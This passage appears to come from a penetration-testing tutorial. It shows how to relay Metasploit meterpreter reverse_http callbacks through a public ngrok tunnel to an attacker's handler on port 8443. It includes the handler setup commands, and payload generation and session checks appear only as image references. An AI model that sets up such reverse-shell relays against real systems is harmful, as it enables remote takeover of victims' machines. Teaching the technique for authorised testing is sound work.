
The HTTP tunnel is now up and running on port `8443`:

Let's understand the line forwarding `http://c55867a0.ngrok.io` | `localhost:8443` via the following diagram:




This also means that any incoming HTTP connection to `c55867.ngrok.io` will be forwarded to the attacker's machine on port `8443/tcp`.

The web interface for `ngrok` can be opened on `http://localhost:4040/`:




We have the `LHOST` and `LPORT` for meterpreter connections. Let's set up the handler to accept the connections using the following commands:


```
Set payload windows/meterpreter/reverse_http
Set lhost 0.0.0.0
Set lport 8443
Set exitfunc thread
Exploit -j
```




Furthermore, let's generate the meterpreter payload that would connect to the `ngrok` server. The `ngrok` server will automatically forward the connection to our handler listening on port `8443`:




Upon successful payload execution, you'll see a meterpreter session pop up:



Let's confirm the session using the `sessions` command:




Let's also interact with the session for further confirmation:

